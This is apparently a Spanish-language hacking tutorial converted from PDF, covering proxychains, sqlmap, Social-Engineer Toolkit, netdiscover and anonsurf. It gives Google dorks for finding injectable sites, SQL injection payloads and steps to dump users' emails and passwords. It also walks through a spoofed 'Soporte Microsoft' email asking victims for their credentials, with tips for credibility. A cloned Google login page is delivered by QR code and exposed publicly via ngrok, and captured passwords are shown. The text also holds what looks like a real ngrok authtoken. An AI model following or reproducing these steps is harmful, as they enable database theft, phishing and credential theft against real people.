Ejecutar proxychains:

proxychains *herramienta*

Ej: proxychains firefox

Your IP address is:
185.220.101.207

Host: 162.158.202.248

Remote Port: 11832

ISP: Markus Koch

The internet is a big network of connected devices, every device has a unique identifier is your IP address and it is automatically assigned to you.

Country: Unknown

Archivo Acciones Editar Vista Ayuda

```

[DNS-response] odr.mookie1.com is 34.98.67.61
[D-chain]-->127.0.0.1:9050-->-->52.155.37.126:443-->--OK
[DNS-response] fonts.googleapis.com is 172.217.23.106
[DNS-request] cc.adingo.jp
[D-chain]-->127.0.0.1:9050-->-->4.2.2.53-->[DNS-request] image6.pubmatic.com
-->--OK
[DNS-response] us-u.openx.net is 35.244.159.8
-->--OK
[D-chain]-->127.0.0.1:9050-->-->52.35.2.64:443-->[D-chain]-->127.0.0.1:9050-->-->4.2.2.53-->[DNS-request] cm.g.doubleclick.net
[D-chain]-->127.0.0.1:9050-->-->4.2.2.53-->[DNS-response] cc.adingo.jp is 52.199.191.138
-->--OK
-->--OK
-->--OK
[D-chain]-->127.0.0.1:9050-->-->34.98.67.61:443-->[DNS-response] image6.pubmatic.com is 195.64.189.115
-->--OK
[DNS-response] cm.g.doubleclick.net is 142.250.185.226
[D-chain]-->127.0.0.1:9050-->-->172.217.23.106:443-->--OK
[D-chain]-->127.0.0.1:9050-->-->35.244.159.8:443

```

Contact: Performing a TLS handshake to fonts.googleapis.com... Operating System: Linux undefined Device: Desktop

SQLMAP

SQLMap es una herramienta automática para realizar pruebas de penetración (SQL Injection) en base de datos.

SQL Injection:

Es uno de los ataques más utilizados contra base de datos, el ataque tiene como objetivo recopilar información sensible, como usuarios, contraseñas, correos electrónicos, códigos de verificación, números de tarjetas de crédito y demás.

Dorks:

Es una técnica utilizada en el campo hacking para la búsqueda avanzada de Google. Suele usarse para la obtención de información, mejores resultados de búsqueda, encontrar cámaras de seguridad, documentos, inyección SQL y XSS.

Lista de Dorks:

```
details.php?prodId=
product/product.php?product_no=
book.php?ID=
print.php?id=
allinurl: /news.php?id=
content.php?PID=
view_items.php?id=
main.php?id=
product_details.php?prodid=
products.php?p=
news.php?id=
abroad/page.php?cid=
inurl:pages.php?id=
inurl:product.php?id=
item.php?eid=
```

Comandos básicos:

```
-u URL víctima.  
-p Parámetro de la URL.  
--dbs Muestra las bases de datos.  
-D Especificar base de datos a explotar.  
-T Especificar la tabla.  
--tables Muestra todas las tablas de la base de datos especificada.  
--columns Muestra las columnas de la tabla seleccionada.  
--dump Vuelca toda la información de la tabla.
```

Lanzar el ataque para afirmar si el sitio es vulnerable:

```
sqlmap -u *URL*
```

Ej: sqlmap -u <http://www.site-web.com/article.php?id=55>

```
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 4231=4231

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b766271,(SELECT (ELT(2894=2894,1))),0x71716a7a71),2894)

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1729 FROM (SELECT(SLEEP(5)))TPmw)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716b766271,0x4256707a766c614e76496b4c637474446f70636970637946
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
-- 
[00:38:48] [INFO] the back-end DBMS is MySQL
```

El parámetro "cat" es vulnerable a inyección SQL, incluso a una carga de un Payload.

Listar las bases de datos:

```
sqlmap -u *URL* --dbs
```

```
[00:33:42] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Escanear las tablas de la base de datos que elijamos:

```
sqlmap -u *URL* -D acuart --tables
```

Database: acuart	
[8 tables]	
artists	
carts	
categ	
featured	
guestbook	
pictures	
products	
users	

Escanear columnas de la tabla "users":

```
sqlmap -u *URL* -D acuart -T users --columns
```

Table: users	
[8 columns]	
Column	Type
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)

Extraer el contenido de la columna:


```
sqlmap -u *URL* -D acuart -T users -C email,pass,name --dump
```

Database: acuart		
Table: users		
[1 entry]		
email	pass	name
email@email.com	test	John Smith

SETOOLKIT

Setoolkit (Social Engineer Toolkit) mas conocido como SET, es un conjunto de herramientas especializadas en realizar ataques de ingeniería social, esta programado en Python.

Permite suplantar fácilmente la identidad de un sitio web, enviar ataques masivos por mail a cuentas de correos electrónicos de una compañía o a un usuario en específico, también incorpora ataques con el framework de Metasploit para pentesting.



Ejecutar SET con "setoolkit" en la terminal.

La opción 1 corresponde a los ataques de ingeniería social nombrados anteriormente, la opción 2 contiene vectores de ataques con una serie de exploits y automatización para pruebas de penetración.

EMAIL SPOOFING

La suplantación de correo electrónico es una técnica utilizada en ataques de spam y phishing para engañar a los usuarios haciéndoles pensar que un mensaje proviene de una persona o empresa en la cual pueden confiar. El atacante falsifica los encabezados de correo electrónico para que el software del cliente muestre la dirección del remitente fraudulenta, así que harán clic en enlaces maliciosos, abrirán archivos adjuntos de malware, incluso enviarán datos confidenciales.

Creando un Email Spoofing

Iniciamos el SET y seleccionamos la opción 1:

```
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Seguidamente, escogemos la opción 5:

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5
```

La opción 1 permite enviar el correo electrónico a un solo usuario, mientras la 2 a varias direcciones:

```
set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

Añadimos el email de la víctima:

```
set:mailer>1
set:phishing> Send email to:test123@gmail.com
```

Tenemos la posibilidad de mandar el email desde un correo falso creado por nosotros o utilizar nuestro propio servidor SMTP. Sugiero hacerlo desde un SMTP, por la única razón que pueden sustituir la dirección de correo por cualquier otro. Por ejemplo, [soporte@facebook.com](mailto:support@facebook.com), lo importante es que se vea creíble.

En mi caso lo haré con un correo falso creado por mí, por lo cual nos pedirá nuestro email:

```
1. Use a gmail Account for your email attack. ➔ Normal
2. Use your own server or open relay ➔ Server SMTP
```

```
set:phishing>1
set:phishing> Your gmail email address:atacante00@gmail.com
```

En **FROM NAME** agregamos un nombre a la dirección, luego introducimos la contraseña de nuestro email:

```
set:phishing> The FROM NAME the user will see:Soporte Microsoft
Email password:
```

Es importante marcar el mensaje como "flag", esto simula que es de alta prioridad, después hecho lo anterior, si deseamos agregar un archivo en particular (imagen, video) debemos insertar la ruta donde se encuentra. Por último, ofrece adjuntar un archivo en línea, cuando haga clic se traslade a un servidor, por ejemplo, de exploits:

```
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```


Añadimos el asunto del email. El mensaje puede ser enviado en código HTML o texto plano, el HTML es sospechoso así que no lo recomiendo en este caso. Para finalizar, introducimos el cuerpo del mensaje, con ENTER damos saltos de línea, al terminar agregamos "END":

```
set:phishing> Email subject:Vulneración de datos
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:¡Hola Pablo!
Next line of the body:
Next line of the body: El día 23 de junio a las 14hs, sufrimos un ataque en nuestra base de datos que comprometió a varios usuarios de la empresa.
Next line of the body:
Next line of the body: Nuestros ingenieros de seguridad se están encargando de arreglar el agujero de seguridad. Por seguridad se requiere que responda este email con su USUARIO y CONTRASEÑA, nuestro sistema automáticamente comprobará si usted está en la lista de los afectados.
Next line of the body:
Next line of the body: Atentamente,
Next line of the body:
Next line of the body: Soporte Microsoft.
Next line of the body: END
```


Correo enviado con éxito:

```
[*] SET has finished sending the emails
Press <return> to continue
```

El lado de la víctima:



El lado del atacante:



Datos a tener en cuenta

- No se olviden de cambiar la foto de perfil.
- Revisar la ortografía.
- Adjuntar imágenes en caso de ser necesario y creíble.
- Recabar información sensible de la persona, empresa u organización para asegurar confianza.

QR CODE ATTACK (Phishing)

En la actualidad los códigos QR están en todas partes, en productos, colegios, en los anuncios de la calle, el objetivo de estos códigos es ser utilizado con fines de marketing o para obtener más información acerca de un servicio o producto. Sin embargo, el uso amplio de códigos QR puede ser una ventaja para los ciberdelincuentes y los probadores de penetración ética. Los ciberdelincuentes aprovechan esta técnica para atacar usuarios desinformados, con el propósito de robar sus credenciales, mientras que en pentesting pueden incluir este tipo de ataques en sus compromisos de ingeniería social.

Creando un código QR malicioso

Iniciamos el SET y seleccionamos la opción 1:

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

Luego, la opción 2:

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

Continuamos con la opción 3:

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Permite escoger una plantilla web personalizada o añadir la nuestra. A modo de ejemplo, optaré por una ya creada:

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

Seguidamente, insertamos nuestra IP local:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.58.128]:192.168.1.8
```

Seleccionamos la web a suplantar:

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```

Importante no cerrar esta terminal

```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Por último, abrimos una nueva terminal y ejecutamos nuevamente el SET (opción 1):

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
set> 8
```

Esta vez vamos a generar el código QR, por ello, elegimos la opción 8:

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 8
```

Ingresamos la URL donde irá el código QR, pondré la IP local + el puerto 80:

```
Enter the URL you want the QRCode to go to (99 to exit): http://192.168.1.8:80/
```

Código QR generado:

```
Enter the URL you want the QRCode to go to (99 to exit): http://192.168.1.8:80/  
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
```


```
Press <return> to continue
```

Mover el código al escritorio:

```
cp /root/.set/reports/qrcode_attack.png /ruta/ruta
```

```
[root@R3LI4NT ~]# cp /root/.set/reports/qrcode_attack.png /home/whoami/Escritorio
```

Quedaría de la siguiente manera:




Lo escaneamos con nuestro teléfono:



Cuando la víctima ingrese los datos nos llegará a la primera terminal:

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on the website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
192.168.1.2 - - [11/Jul/2021 19:24:59] "GET / HTTP/1.1" 200 -  
192.168.1.2 - - [11/Jul/2021 19:25:00] "GET /favicon.ico HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
PARAM: GALX=5ILCkgagom  
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFDwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MDthibW1TMFQzVUZFc1BaURuWmlRSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8xnaNouLcRiD3YTjX  
PARAM: service=iso  
PARAM: dsh=-7381887106725792428  
PARAM: _utf8=a  
PARAM: b6response=js_disabled  
PARAM: pstMsg=1  
PARAM: dnConn=  
PARAM: checkConnection=  
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=user@test12@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: Passwd=admin123  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
192.168.1.2 - - [11/Jul/2021 19:25:22] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```



Conclusión

Mucha gente escanea un código QR desconocido con sus teléfonos móviles personales solo porque quieren saber más. En muchos casos, los usuarios malintencionados están utilizando este ataque para enviar malware y robar credenciales a los usuarios desprevenidos.

Si no estás seguro de escanear el código QR le aconsejo de no hacerlo, de lo contrario, tome las mejores precauciones posibles.

Fuera de la red LAN


El ataque anterior solo funciona dentro de la misma red, lo cuál no es conveniente si se quiere hacer a distancia. Haremos uso de ngrok.

¿Qué es NGROK?

Ngrok es un servicio que le permite convertir su servidor local en un servidor accesible a un subdominio generado aleatoriamente, y así poder visualizarlo desde cualquier dispositivo en cualquier parte del mundo.

Descarga e instalación de NGROK

Es obligatorio crearse una cuenta antes de la descarga:



Web oficial: <https://ngrok.com>

Copiamos el authtoken:

```
$ ./ngrok authtoken 1vI13jQe746gkg6PEs7ppC9TneL_5Jjmaue5XYid4cftXreJk
```

Abrimos una nueva terminal, descomprimimos el zip y copiamos el athtoken:

```
[whoami@R3LI4NT] - [~/Descargas]
$ ls
ngrok-stable-linux-amd64.zip

[whoami@R3LI4NT] - [~/Descargas]
$ unzip ngrok-stable-linux-amd64.zip
Archive: ngrok-stable-linux-amd64.zip
  inflating: ngrok

[whoami@R3LI4NT] - [~/Descargas]
$ ls
ngrok  ngrok-stable-linux-amd64.zip

[whoami@R3LI4NT] - [~/Descargas]
$ ./ngrok authtoken 1vI13jQe746gkg6PEs7ppC9TneL_5Jjmaue5XYid4cftXreJk
Authtoken saved to configuration file: /home/whoami/.ngrok2/ngrok.yml
```

En una nueva terminal ejecutamos ngrok con el servicio http y el puerto 80:

```
./ngrok http 80 → (root💀 R3LI4NT) [~/home/whoami/Escritorio]
```

No cerrar esta terminal

```
ngrok by @inconshreveable
Session Status          online
Session Expires        1 hour, 59 minutes
Version                 2.3.40
Region                  United States (us)
Web Interface           http://127.0.0.1:4040
Forwarding              http://4dde930d3f90.ngrok.io → http://localhost:80
                                         https://4dde930d3f90.ngrok.io → http://localhost:80
Connections             ttl     opn      rt1     rt5      p50      p90
                         0       0       0.00    0.00    0.00    0.00
```


Sigan los pasos anteriores, solo que ahora deben reemplazar la IP local por la dirección de ngrok:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.58.128]:4dde930d3f90.ngrok
.io
```

Enter the URL you want the QRCode to go to (99 to exit): <http://4dde930d3f90.ngrok.io>
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
Press <return> to continue

Mismo resultado

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfqago
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1IcDhtUFdldzBENhIfVWsxDNLW
9MdThibWITMFQzVUZFc1BBaIRuWm1RSQxE2%88%99APsBz4gAAAAUy4_qD7Hbfz3Bw8kxnaNouLcRid3YTjX
PARAM: service=lsb
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=user123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=test123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



NETDISCOVER

Netdiscover es una herramienta para sondear la red inalámbrica, identificar a todos los dispositivos conectados y recopilar información del mismo. Detecta pasivamente hosts en línea o buscarlos enviando solicitudes ARP. Además, se puede colocar en modo "sniffer" para inspeccionar el tráfico ARP de la red.

Protocolo ARP

El protocolo ARP sirve para mapear direcciones IP/MAC, es decir que permite desde un dispositivo conectado a la red LAN obtener información de otro dispositivo conectado a la misma red. Una solicitud ARP es un broadcast (paquete de datos) que se transmite a todos los dispositivos de la LAN. La solicitud ARP contiene la dirección IP del host destino y la dirección MAC del broadcast, los nodos de la LAN reciben y examinan la información, el nodo cuya IP coincide con la IP de la solicitud responde, esta respuesta se utiliza para crear una nueva entrada en la tabla ARP del nodo de envío, de manera que se muestran las direcciones organizadas de cada dispositivo según su IP y MAC.

Poniendo a prueba NetDiscover

Identificar interfaces:

`ifconfig -a`



```
(root@R3LI4NT:~) [ ~ ]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet          netmask 255.255.255.0 broadcast
        inetc          prefixlen 64 scopeid 0x20<link>
        ether          txqueuelen 1000 (Ethernet)
        RX packets 159 bytes 34526 (33.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 39 bytes 4509 (4.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inetc          scopeid 0x10<host>
        loop          txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 400 (400.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 400 (400.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.8 netmask 255.255.255.0 broadcast
        inetc          prefixlen 64 scopeid 0x20<link>
        ether          txqueuelen 1000 (Ethernet)
        RX packets 1705 bytes 233029 (227.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 56 bytes 10475 (10.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Capturar dispositivos conectados a nuestra red:

```
netdiscover -i wlan0 -r 192.168.1.1/24
```


Interfaz de red

Escaneo para un rango de IP

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 186						
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	28:28:	[REDACTED]	1	60	Zyxel Communications Corporation	
192.168.1.2	34:1c:	[REDACTED]	1	42	Xiaomi Communications Co Ltd	
192.168.1.3	f0:34:	[REDACTED]	1	42	TCT mobile ltd	
192.168.1.7	00:f4:	[REDACTED]	1	42	Liteon Technology Corporation	

Escanear una lista de rangos de un documento:

```
netdiscover -i wlan0 -l /dic1/dic2/archivo/
```



COMANDOS DE USO

- i:** Interfaz de red.
- r:** Escanea un rango de IP.
- l:** Escanea una lista de rangos contenidos en un archivo.
- p:** Modo pasivo, solo olfatea "sniffing".
- m:** Escanea una lista de nombres hosts y MAC conocidos.
- F:** Personalizar la expresión del filtro.
- s:** Definir el tiempo de cada solicitud ARP.
- c:** Número de veces para enviar cada solicitud ARP.
- n:** Último octeto de IP de origen utilizado para escanear.
- d:** Ignorar archivos de configuración de inicio para un escaneo automático y rápido.
- f:** Habilitar el modo rápido, ahorra tiempo.
- P:** Imprimir los resultados en un formato específico para ser leído en otro programa.
- L:** Similar a "-P" pero continúa escuchando después de que se complete el escaneo activo.
- N:** No imprima el encabezado, solo válido cuando -P o -L está habilitado.
- S:** Habilitar la supresión del tiempo de reposo entre cada solicitud (modo hardcore).

ANONSURF

Anonsurf es una herramienta popular creada únicamente para la distribución Parrot OS. Cuenta con un repositorio especial para Kali Linux, utiliza la red TOR para ocultar la dirección IP real y añade una capa de cifrado en nuestro tráfico de red.

Instalación y uso:

Clonar el repositorio de github:

```
git clone https://github.com/Und3rf10w/kali-anonsurf
```

Luego nos situamos en dicho repositorio:

```
cd kali-anonsurf
```

Y proseguimos con su instalación:

```
./installer.sh o bash installer.sh
```

```
(root@R3LI4NT)-[~/home/whoami]
# git clone https://github.com/Und3rf10w/kali-anonsurf

Clonando en 'kali-anonsurf'...
remote: Enumerating objects: 321, done.
remote: Total 321 (delta 0), reused 0 (delta 0), pack-reused 321
Recibiendo objetos: 100% (321/321), 167.72 KiB | 315.00 KiB/s, listo.
Resolviendo deltas: 100% (99/99), listo.

[root@R3LI4NT]-[~/home/whoami]
# cd kali-anonsurf

[root@R3LI4NT]-[~/home/whoami/kali-anonsurf]
# ls
installer.sh  kali-anonsurf-deb-src  LICENSE  README.md

[root@R3LI4NT]-[~/home/whoami/kali-anonsurf]
# ./installer.sh
--2021-08-18 23:08:42--  https://geti2p.net/_static/i2p-debian-repo.key.asc
Resolviendo geti2p.net (geti2p.net)... 81.7.7.63, 2a02:180:2:c1:81:7:63
Conectando con geti2p.net (geti2p.net)[81.7.7.63]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 17211 (17K) [text/plain]
Grabando a: </tmp/i2p-debian-repo.key.asc>
```

Para usar anonsurf se puede utilizar los siguientes comandos:

anonsurf start

→ Iniciar la herramienta.

```
# anonsurf start
* killing dangerous applications
* cleaning some dangerous cache elements
[ i ] Stopping IPv6 services:

[ i ] Starting anonymous mode:
* Tor is not running! starting it for you
* Saved iptables rules
* Modified resolv.conf to use Tor and Private Internet Access DNS
* All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel
```

Al momento de comprobar nuestra IP en un IPLocator online saldrá lo siguiente:



Detener anonsurf:

anonsurf stop

```
# anonsurf stop
* killing dangerous applications
* cleaning some dangerous cache elements
[ i ] Stopping anonymous mode:
* Deleted all iptables rules
* Iptables rules restored
[ i ] Reenabling IPv6 services:
* Anonymous mode stopped
```

Cambiar de dirección IP:

anonsurf change

```
└─(root㉿R3LI4NT)-[~/home/whoami/kali-anonsurf]
  └─# anonsurf change
    * Tor daemon reloaded and forced to change nodes
```

Ver IP actual ↙

```
└─(root㉿R3LI4NT)-[~/home/whoami/kali-anonsurf]
  └─# anonsurf myip
```

My ip is:

185.220.101.136

```
└─(root㉿R3LI4NT)-[~/home/whoami/kali-anonsurf]
  └─# curl ifconfig.me
  185.220.101.136
```

Comprobar si anonsurf está funcionando correctamente:

anonsurf status

```
└─(root㉿R3LI4NT)-[~/home/whoami/kali-anonsurf]
  └─# anonsurf status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: active (exited) since Wed 2021-08-18 23:30:32 CDT; 7min ago
    Process: 3066 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Process: 3155 ExecReload=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 3066 (code=exited, status=0/SUCCESS)
    CPU: 2ms

ago 18 23:30:32 R3LI4NT systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance-master)...
ago 18 23:30:32 R3LI4NT systemd[1]: Finished Anonymizing overlay network for TCP (multi-instance-master).
